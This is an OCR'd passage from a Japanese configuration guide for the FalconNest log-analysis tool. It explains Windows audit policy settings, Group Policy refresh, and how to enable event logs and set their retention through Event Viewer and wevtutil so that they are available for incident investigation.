


図 12： ［オブジェクト アクセス］の設定

「オブジェクト アクセス」の監査を有効にした場合、多くのイベントが記録されます。

FalconNest では利用していませんが、「フィルタリング プラットフォームの接続の監査」と「カーネルオブジェクトの監査」については、監査を有効にすると大量のイベントが記録される場合があります。

4.8. ポリシーの変更

ポリシーの変更⇒監査ポリシーの変更の監査⇒成功




図 13 ［ポリシーの変更］の設定

4.9. 特権の使用

FalconNest 用の設定項目はありません。




図 14：［特権の使用］の設定

4.10. システム

システム⇒セキュリティ システムの拡張の監査⇒成功




図 15：［システム］の設定

4.11. グローバル オブジェクト アクセスの監査

FalconNest 用の設定項目はありません。




図 16［グローバル オブジェクト アクセスの監査］の設定

5. プロセス作成イベントにコマンド ライン含める（オプション）

FalconNest ではイベント ID 4688 のコマンドラインオプションを利用していません。

この項目設定は、オプションとなります。調査上の理由などで、コマンドラインオプションを確認する必要がある場合に設定します。

イベント ID:4688 の記録にプロセスコマンドラインを含めるには、［管理用テンプレート］→［システム］→［プロセス作成の監査］→［プロセス作成イベントにコマンド ラインを含める］項目を有効にします。

この項目を有効にする事で、イベント ID 4688 にコマンドライン[10]が記録されるようになります。

[注意事項]

［プロセス作成イベントにコマンド ラインを含める］を有効にした場合、引数に含まれるパスワード文字列など秘密にすべき情報がイベントログ（セキュリティ）へ記録される事になります。

セキュリティログを参照できる権限を持つユーザーは、イベントログのレコード内容から、パスワードなどの機密情報を知る事ができる事になる点については十分注意する必要があります。




図 17：［プロセス作成イベントにコマンド ラインを含める］設定項目（有効にした状態）

[10] https://support.microsoft.com/ja-jp/help/3004375/microsoft-security-advisory-update-to-improve-windows-command-line-aud

6. グループポリシーの更新（反映）

6.1. 更新間隔の設定

ドメインに参加したコンピュータは、コンピュータの起動時にはグループポリシーオブジェクト内［コンピュータの構成］を、ユーザのログオン時にはグループポリシーオブジェクト内［ユーザーの構成］を、それぞれドメインコントローラから読み込みます[11]。その後は、デフォルト設定では 60 分～120 分おき[12]にドメインコントローラと通信し、新しいグループポリシーオブジェクトを読み込みます。

更新間隔を調整したい場合は、グループポリシーオブジェクト内［コンピューターの構成］→［管理用テンプレート］→［システム］→［グループポリシー］の設定項目［コンピューターのグループポリシー更新間隔を設定する］および［ドメインコントローラーのグループポリシー更新間隔を設定する］を構成してください。

6.2. 強制的な更新

更新間隔に関係なく、グループポリシーを強制的に更新する必要がある場合は、ドメインに参加したコンピュータで下記コマンドを実行します。

```
gpupdate␣/force
```

6.3. 更新の確認

ドメインに参加したコンピュータのイベントログ Microsoft-Windows-GroupPolicy/Operational を確認すると、グループポリシーの更新状況を確認できます。

[11] ただし、高速ログオンが有効になっていると、起動時やログオン時には読み込まれないことがあります。
https://support.microsoft.com/ja-jp/help/305293/description-of-the-windows-fast-logon-optimization-feature

[12] ドメインコントローラの場合、デフォルト設定は 5 分おきです。

7. イベントログの有効／無効

7.1. FalconNest で必要となるイベントログの有効化

各イベントログには、有効／無効の状態があり、無効の状態ではイベントが記録されません。このため、記録したいイベントログは有効にしておく必要があります。

FalconNest では、下記イベントログを利用します。
それぞれのイベントログが有効になっている事を確認してください。（デフォルトで有効になっている項目を含みます）

- SYSTEM
- Microsoft-Windows-GroupPolicy/Operational
- Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational
- Microsoft-Windows-TerminalServices-LocalSessionManager/Operational
- Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
- Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin
- Microsoft-Windows-TaskScheduler/Operational
- Microsoft-Windows-Dhcp-Client/Operational
- Microsoft-Windows-PowerShell/Operational
- Windows PowerShell

7.2. イベント ビューアーを利用したログの有効化方法

イベントログを有効にするには、スタートメニューを右クリックし「イベント ビューアー」を開きます。




図 18

または、「ファイル名を指定して実行」ダイアログから、「eventvwr」を入力し「イベント ビューアー」を実行します。

イベント ビューアーの起動後、左ペインから対象となるログを選択し、右クリックメニューから「ログの有効化」を実行します。

以下は、例として［アプリケーションとサービス ログ］→［Microsoft］→［Windows］→［TaskScheduler］→［Operational］ログを有効にする操作です。





図 19：［TaskScheduler］→［Operational］ログの有効化操作（イベント ビューアー）

このログは、デフォルトで無効な場合がありますが、標的型攻撃の調査をする上で有用な記録が残る傾向があるため、有効にすることを推奨します。

その他、必要なイベントログが有効になっている事を確認してください。

イベントログの有効／無効は、イベント ビューアーのトップページに表示される［ログの要約］項目からも確認できます。



ログの名前	サイズ（現在/最大）	更新日時	有効	アイテム保持ポリシー
Application	20.00 MB/20 MB	2018/06/21 13:15:22	有効	必要に応じてイベントを上書きする（最も古いイベントから）
ハードウェア イベント	68 KB/20 MB	2017/12/22 13:35:31	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Internet Explorer	68 KB/1.00 MB	2017/12/22 13:35:31	有効	必要に応じてイベントを上書きする（最も古いイベントから）
キー管理サービス	68 KB/20 MB	2017/12/22 13:35:31	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft Office Ale...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
セキュリティ	20.00 MB/20 MB	2018/06/21 13:15:19	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Symantec Endpoint ...	1.07 MB/8 MB	2018/06/21 13:16:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
システム	4.07 MB/20 MB	2018/06/21 13:15:26	有効	必要に応じてイベントを上書きする（最も古いイベントから）
ThinPrint Diagnostics	68 KB/1.00 MB	2018/06/21 13:14:03	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Windows PowerShell	68 KB/15 MB	2017/12/22 13:35:31	有効	必要に応じてイベントを上書きする（最も古いイベントから）
AMSI/Operational	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Forwarded Events	0 バイト/20 MB		無効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-AppV-Clie...	68 KB/10 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-AppV-Clie...	68 KB/10 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-AppV-Clie...	68 KB/10 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-AppV-Seq...	68 KB/10 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-AppV-Seq...	68 KB/10 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	1.00 MB/1.00 MB	2018/06/21 13:16:31	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-User Expe...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-User Expe...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-User Expe...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-User Expe...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/22 15:25:37	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
AllJoynEvents/Oper...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft Windows A...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/27 11:15:23	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2018/04/05 17:34:56	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/22 15:25:37	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	68 KB/1.00 MB	2017/12/22 15:25:37	有効	必要に応じてイベントを上書きする（最も古いイベントから）
Microsoft-Windows-...	1.00 MB/1.00 MB	2018/06/21 13:16:29	有効	必要に応じてイベントを上書きする（最も古いイベントから）

図 20：ログの要約（イベント ビューアー）

7.3. wevtutil コマンドを利用したログの有効化

コマンドラインでイベントログを有効化する場合、wevtutil コマンドが使用できます。以下はタスクスケジューラのログを有効化する場合のコマンド例です。

パブリッシャーの確認

```
wevtutil␣ep
```

チャネルの確認

```
wevtutil␣gp␣"Microsoft-Windows-TaskScheduler"␣|␣more
```

チャネル名

```
Microsoft-Windows-TaskScheduler/Operational
```

構成情報の確認

```
wevtutil␣gl␣"Microsoft-Windows-TaskScheduler/Operational"
```

ログの有効化

```
wevtutil␣sl␣/e:true␣"Microsoft-Windows-TaskScheduler/Operational"
```

8. イベントログの最大サイズと削除ルール

8.1. イベント ビューアーによる設定

各イベントログには、最大サイズと、最大サイズに達したときの削除ルールの設定があります。デフォルトの削除ルールは、［必要に応じてイベントを上書きする（最も古いイベントから）］です。

最大サイズと削除ルールは、イベント ビューアーの左ペインからログを選び［プロパティ］を開くことで確認・変更可能です。

